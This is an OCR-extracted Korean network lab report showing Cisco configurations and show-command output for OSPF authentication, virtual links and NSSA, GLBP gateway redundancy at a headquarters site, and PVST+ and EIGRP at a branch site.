
```
interface FastEthernet0/0
 no ip address
 shutdown
 duplex half

interface Serial1/0
 no ip address
 encapsulation frame-relay
 serial restart-delay 0

interface Serial1/0.123 multipoint
 ip address 10.0.0.1 255.255.255.0
 ip ospf authentication
 ip ospf authentication-key dong
 ip ospf priority 255
 snmp trap link-status
 frame-relay map ip 10.0.0.5 105 broadcast
 frame-relay map ip 10.0.0.4 104 broadcast
 frame-relay map ip 10.0.0.3 103 broadcast
 frame-relay map ip 10.0.0.2 102 broadcast
```

Plaintext 인증 (Simple Password Authentication)
key dong 적용




기술 구현

위치	Area 4: CO-R1	기술	Area 인증





```
AR4-R-01#sh run | sec ospf
 ip ospf message-digest-key 133 md5 zzxtqd
 ip ospf message-digest-key 133 md5 zzxtqd
router ospf 1
 log-adjacency-changes
 area 4 authentication message-digest
```

Area 인증을 위해서 모든 라우터에서 적용해야 하므로 PT-AR4-R-01, AR3-AR4-R-02 라우터에도 동일한 설정을 적용



기술 구현

위치	Area4	기술	Virtual-link



➔ Backbone과 직접 연결되지 않은 Area4를 논리적으로 연결

```
AR3-AR4-R-02#sh ip ospf virtual-links
Virtual Link OSPF_VL1 to router 2.2.2.2 is up
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 3, via interface Serial3/2, Cost of using 64
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:05
Virtual Link OSPF_VL0 to router 1.1.1.1 is up
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 3, via interface Serial3/1, Cost of using 64
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:04
AR3-AR4-R-02#
rm by subscribing to the professional edition here: https://mobaxterm.mobatek.net
```

Area4<-> Area3 구간의 ABR과 Area3 <-> Area0을 잇는 ABR에서 virtual-link를 적용
routet ID를 1.1.1.1 / 2.2.2.2 / 3.3.3.3으로 부여하였음

기술 구현

위치	Area4	기술	Virtual-link / NSSA

```
AR3-R-01#sh ip ospf virtual-links
tual Link OSPF_VL0 to router 3.3.3.3 is up
Run as demand circuit
DoNotAge LSA allowed.
Transit area 3, via interface Serial3/1, Cost of using 64
Transmit Delay is 1 sec, State POINT_TO_POINT,
Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
  Hello due in 00:00:09
  Adjacency State FULL (Hello suppressed)
  Index 2/4, retransmission queue length 0, number of retransmission 0
  First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
  Last retransmission scan length is 0, maximum is 0
  Last retransmission scan time is 0 msec, maximum is 0 msec
AR3-R-01#
```

➔ AR3-R0-01에서 연결

```
CO-AR3-R-02#sh ip ospf virtual-links
Virtual Link OSPF_VL0 to router 3.3.3.3 is up
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 3, via interface Serial3/2, Cost of using 64
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:01
    Adjacency State FULL (Hello suppressed)
    Index 1/3, retransmission queue length 0, number of retransmission 0
    First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
    Last retransmission scan length is 0, maximum is 0
    Last retransmission scan time is 0 msec, maximum is 0 msec
CO-AR3-R-02#
```

➔ AR3-R0-02에서 연결

```
AR3-AR4-R-02#sh run | sec ospf
AR3-AR4-R-02#sh run | sec ospf
 ip ospf authentication
 ip ospf authentication-key dong
 ip ospf authentication
 ip ospf authentication-key dong
router ospf 1
 router-id 3.3.3.3
 log-adjacency-changes
 area 3 virtual-link 2.2.2.2
 area 3 virtual-link 1.1.1.1
 area 4 nssa
 network 10.3.1.0 0.0.0.255 area 3
 network 10.3.3.0 0.0.0.255 area 3
 network 10.3.4.0 0.0.0.255 area 3
 network 10.4.0.0 0.0.0.255 area 4
 network 10.4.1.0 0.0.0.255 area 4
AR3-AR4-R-02#
```

➔ Area4 NSSA 설정 적용

```
Gateway of last resort is 10.4.0.1 to network 0.0.0.0

     10.0.0.0/8 is variably subnetted, 12 subnets, 3 masks
O N2     10.8.0.0/17 [110/1] via 10.4.2.2, 14:43:51, Serial1/2
O N2     10.8.1.0/24 [110/1] via 10.4.2.2, 14:43:51, Serial1/2
O IA     10.3.1.0/24 [110/128] via 10.4.0.1, 15:37:32, Serial1/0
O IA     10.3.0.0/24 [110/192] via 10.4.0.1, 15:37:32, Serial1/0
O IA     10.3.3.0/24 [110/128] via 10.4.0.1, 15:37:32, Serial1/0
O IA     10.3.2.0/24 [110/192] via 10.4.0.1, 15:37:32, Serial1/0
C        10.4.2.0/24 is directly connected, Serial1/2
O IA     10.3.4.0/24 [110/128] via 10.4.0.1, 15:37:32, Serial1/0
C        10.4.0.0/24 is directly connected, Serial1/0
O N2     10.5.0.0/24 [110/1] via 10.4.2.2, 14:43:51, Serial1/2
O N2     10.5.0.0/16 [110/1] via 10.4.2.2, 14:43:46, Serial1/2
O        10.4.1.0/24 [110/128] via 10.4.2.2, 15:37:22, Serial1/2
                     [110/128] via 10.4.0.1, 15:37:32, Serial1/0
O*N2 0.0.0.0/0 [110/1] via 10.4.0.1, 15:37:36, Serial1/0
AR4-R-01#
```

➔ NSSA 적용 후 라우팅 테이블 확인

기술 구현

위치	Area4	기술	Virtual-link / NSSA

```
     10.0.0.0/8 is variably subnetted, 31 subnets, 3 masks
O E2     10.8.2.0/25 [110/1] via 10.4.2.2, 00:02:57, Serial1/2
O E2     10.8.3.0/25 [110/1] via 10.4.2.2, 00:02:57, Serial1/2
O E2     10.8.1.0/24 [110/1] via 10.4.2.2, 00:02:57, Serial1/2
O E2     10.5.10.0/24 [110/1] via 10.4.0.1, 00:02:42, Serial1/0
O E2     10.8.4.0/25 [110/1] via 10.4.2.2, 00:02:57, Serial1/2
O E2     10.5.9.0/24 [110/1] via 10.4.0.1, 00:02:42, Serial1/0
O E2     10.5.8.0/24 [110/1] via 10.4.0.1, 00:02:42, Serial1/0
O E2     10.5.7.0/24 [110/1] via 10.4.0.1, 00:02:42, Serial1/0
O IA     10.3.1.0/24 [110/128] via 10.4.0.1, 00:02:42, Serial1/0
O IA     10.2.0.0/24 [110/256] via 10.4.0.1, 00:02:42, Serial1/0
O IA     10.3.0.0/24 [110/192] via 10.4.0.1, 00:02:42, Serial1/0
O IA     10.3.3.0/24 [110/128] via 10.4.0.1, 00:02:42, Serial1/0
O IA     10.0.0.0/24 [110/192] via 10.4.0.1, 00:02:43, Serial1/0
O IA     10.3.2.0/24 [110/192] via 10.4.0.1, 00:02:43, Serial1/0
O IA     10.7.1.0/24 [110/203] via 10.4.0.1, 00:02:43, Serial1/0
C        10.4.2.0/24 is directly connected, Serial1/2
O IA     10.7.0.0/24 [110/193] via 10.4.0.1, 00:02:43, Serial1/0
O IA     10.3.4.0/24 [110/128] via 10.4.0.1, 00:02:43, Serial1/0
O IA     10.7.3.0/24 [110/203] via 10.4.0.1, 00:02:43, Serial1/0
O E2     10.5.1.0/24 [110/1] via 10.4.0.1, 00:02:43, Serial1/0
C        10.4.0.0/24 is directly connected, Serial1/0
O IA     10.7.2.0/24 [110/203] via 10.4.0.1, 00:02:43, Serial1/0
O E2     10.5.0.0/24 [110/1] via 10.4.2.2, 00:02:33, Serial1/2
O E2     10.5.0.0/16 [110/1] via 10.4.2.2, 00:02:33, Serial1/2
O        10.4.1.0/24 [110/128] via 10.4.2.2, 00:02:58, Serial1/2
                     [110/128] via 10.4.0.1, 00:02:43, Serial1/0
O E2     10.8.3.128/25 [110/1] via 10.4.2.2, 00:02:58, Serial1/2
O E2     10.8.4.128/25 [110/1] via 10.4.2.2, 00:02:58, Serial1/2
O E2     10.5.6.128/25 [110/1] via 10.4.0.1, 00:02:43, Serial1/0
O E2     10.5.5.128/25 [110/1] via 10.4.0.1, 00:02:43, Serial1/0
O E2     10.5.4.128/25 [110/1] via 10.4.0.1, 00:02:43, Serial1/0
O E2     10.5.3.128/25 [110/1] via 10.4.0.1, 00:02:43, Serial1/0
AR4-R-01#
```

➔ 적용 전 : 외부로부터 광고 받은 O E2 정보가 O N2로 축약됨

```
                Type-7 AS External Link States (Area 4)

Link ID         ADV Router      Age         Seq#       Checksum Tag
10.5.0.0        10.8.1.1        21          0x80000002 0x000172 0
10.5.0.255      10.8.1.1        26          0x80000001 0x000371 0
10.8.1.0        10.8.1.1        81          0x80000001 0x00D39C 0
10.8.2.0        10.8.1.1        81          0x80000001 0x00CB23 0
10.8.3.0        10.8.1.1        81          0x80000001 0x00C02D 0
10.8.3.128      10.8.1.1        81          0x80000001 0x00BBB1 0
10.8.4.0        10.8.1.1        81          0x80000001 0x00B537 0
10.8.4.128      10.8.1.1        81          0x80000001 0x00B0BB 0
AR4-R-01#
```


LSA Type 7 확인

Area 4은 NSSA (Not-So-Stubby Area) 로 구성되어 있으며,

E2로 표기 되어있던 외부 경로들이 Type-7 LSA 형태로 광고됨

ㄴ) 본사

본사 네트워크 구성도




세부 사항

- 본사 네트워크는 10.1.0.0/16 주소 대역 사용, EIGRP 100 라우팅 프로토콜을 통해 내부 라우팅 수행
- GLBP를 통해 3대의 L3 스위치간 게이트웨이 이중화 및 로드 밸런싱 구성
- HQ-SW-04는 각종 서버 (DNS, Mail, DB 등)와 IDS가 연결되어 있음
- DNS 도메인은 hq.it으로 설정되어 있음

기술	내용
EIGRP	Autonomous System 100번 사용, 주요 라우팅 프로토콜, 내부 전 구간에 적용
GLBP	VIP: 10.1.4.254/25, SW01(120), SW02(110), SW03(100) 우선순위로 설정
ASA / Pfsense / IDS	HQ-R-01 라우터는 pfSense 방화벽(인터넷 접근), HQ-IDS는 10.1.4.233 위치에 배치되어 침입 탐지 역할 수행

기술 구현

위치	HQ-SW-01 HQ-SW-02 HQ-SW-03	기술	GLBP






```
----------------   -----------   ----   --------------------
c412.2b34.0000          Self        1     Vlan1
0007.b400.0a02          Dynamic    10     FastEthernet1/15
0007.b400.0a01          Dynamic    10     FastEthernet1/3
c416.07d4.0000          Dynamic    10     FastEthernet1/0
c418.1944.0000          Dynamic    10     FastEthernet1/3
c412.2b34.0000          Self       10     Vlan10
c417.3bd4.0000          Dynamic    10     FastEthernet1/15
0007.b400.0a03          Dynamic    10     FastEthernet1/0

ESW1#
```

```
HQ-SW-01#sh glbp brief
Interface   Grp  Fwd Pri State    Address         Active router   Standby router
Vl10        10   -   120 Active   10.1.4.254      local           10.1.4.201
Vl10        10   1   -   Listen   0007.b400.0a01  10.1.4.202      -
Vl10        10   2   -   Listen   0007.b400.0a02  10.1.4.201      -
Vl10        10   3   -   Active   0007.b400.0a03  local           -
HQ-SW-01#sh glbp
Vlan10 - Group 10
  State is Active
    5 state changes, last state change 1d15h
  Virtual IP address is 10.1.4.254
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.420 secs
  Redirect time 600 sec, forwarder time-out 14400 sec
  Preemption enabled, min delay 0 sec
  Active is local
  Standby is 10.1.4.201, priority 110 (expires in 7.432 sec)
  Priority 120 (configured)
```

0007.b로 시작하는 **GLBP 고유의 MAC주소가 해당 인터페이스에 연결되어있음**
10번 그룹으로 VGP(vip 10.1.4.254)를 이용하여 스위치 3대로 로드밸런싱이 가능함

ㄷ) 지사

지사 네트워크 구성도	
	


세부 사항

- 지사는 10.5.0.0/16 주소 대역을 사용, EIGRP 300으로 본사와는 다른 Autonomous System을 사용
- 라우터 간 라우팅은 EIGRP 300을 통해 구성됨. 다수의 라우터가 연결되어 redundancy 확보됨
- BR-R-01 라우터는 pfSense 방화벽과 연동되어 외부와의 통신 처리
- 코어 스위치 구간 (BR-SW-04, SW-05, SW-07)은 PVST+ 기반으로 루트브릿지 설정 완료 (vlan 20, 30)
- BR-SW-02는 IDS(10.5.3.131) 장비와 연결되어 보안 모니터링 수행
- 서버 구역은 여러 VLAN으로 분리되어 있음 (예: DNS, DB, NFS, iSCSI 등)
- DNS 도메인: s-core.it

기술	내용
EIGRP	AS 번호 300, 전체 라우터 간 라우팅 구성, 내부망 경로 학습 수행
VLAN / InterVLAN	VLAN 20, 30 등 분리 구성 / BR-SW-04, 05, 07 스위치를 통한 InterVLAN 라우팅 구성
PVST+	VLAN 20, 30에 대해 루트브릿지 설정 (BR-SW-04, 05 루트브릿지 역할 수행)

기술 구현

위치	BR-SW-04	기술	PVST+




```
VLAN30
  Spanning tree enabled protocol ieee
  Root ID     Priority    4096
              Address     c41f.2bc8.0003
              This bridge is the root
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    4096
              Address     c41f.2bc8.0003
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                    Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/3      128.44   128     19 FWD     0  4096 c41f.2bc8.0003 128.44
FastEthernet1/4      128.45   128     19 FWD     0  4096 c41f.2bc8.0003 128.45
FastEthernet1/8      128.49   128     19 FWD     0  4096 c41f.2bc8.0003 128.49
FastEthernet1/9      128.50   128     19 FWD     0  4096 c41f.2bc8.0003 128.50
FastEthernet1/14     128.55   128     19 FWD     0  4096 c41f.2bc8.0003 128.55
FastEthernet1/15     128.56   128     19 FWD     0  4096 c41f.2bc8.0003 128.56
```

➔ BR-SW-05 :VLAN 30 Root Bridge선출

```
VLAN20
  Spanning tree enabled protocol ieee
  Root ID     Priority    4096
              Address     c41e.3de0.0001
              This bridge is the root
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID   Priority    4096
              Address     c41e.3de0.0001
              Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time 300

Interface                                    Designated
Name                 Port ID Prio Cost  Sts Cost  Bridge ID            Port ID
-------------------- ------- ---- ----- --- ----- -------------------- -------
FastEthernet1/0      128.41   128     19 FWD     0  4096 c41e.3de0.0001 128.41
FastEthernet1/1      128.42   128     19 FWD     0  4096 c41e.3de0.0001 128.42
FastEthernet1/2      128.43   128     19 FWD     0  4096 c41e.3de0.0001 128.43
FastEthernet1/10     128.51   128     19 FWD     0  4096 c41e.3de0.0001 128.51
FastEthernet1/11     128.52   128     19 FWD     0  4096 c41e.3de0.0001 128.52
FastEthernet1/14     128.55   128     19 FWD     0  4096 c41e.3de0.0001 128.55
FastEthernet1/15     128.56   128     19 FWD     0  4096 c41e.3de0.0001 128.56
```

➔ BR-SW-04 :VLAN 20 Root Bridge선출

기술 구현

위치	BR-SW-04	기술	EIGGRP

```
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.5.7.0/24, 1 successors, FD is 2681856
        via 10.5.9.1 (2681856/2169856), Serial1/1
P 10.2.0.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.3.0.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.0.0.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.3.3.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.3.2.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.7.1.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2

Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 10.4.2.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.7.0.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.3.4.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.5.1.0/24, 2 successors, FD is 2707456
        via 10.5.9.1 (2707456/2195456), Serial1/1
        via 10.5.10.1 (2707456/2195456), Serial1/2
P 10.7.3.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.4.0.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.5.0.0/24, 2 successors, FD is 2684416
        via 10.5.9.1 (2684416/2172416), Serial1/1
        via 10.5.10.1 (2684416/2172416), Serial1/2
P 10.7.2.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1

Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.4.1.0/24, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
P 10.5.0.0/16, 2 successors, FD is 2710016
        via 10.5.9.1 (2710016/2198016), Serial1/1
        via 10.5.10.1 (2710016/2198016), Serial1/2
```

➔ BR-R-04기준으로 양쪽으로 로드밸런싱 되는 상태(메트릭이 같다)

기술 구현

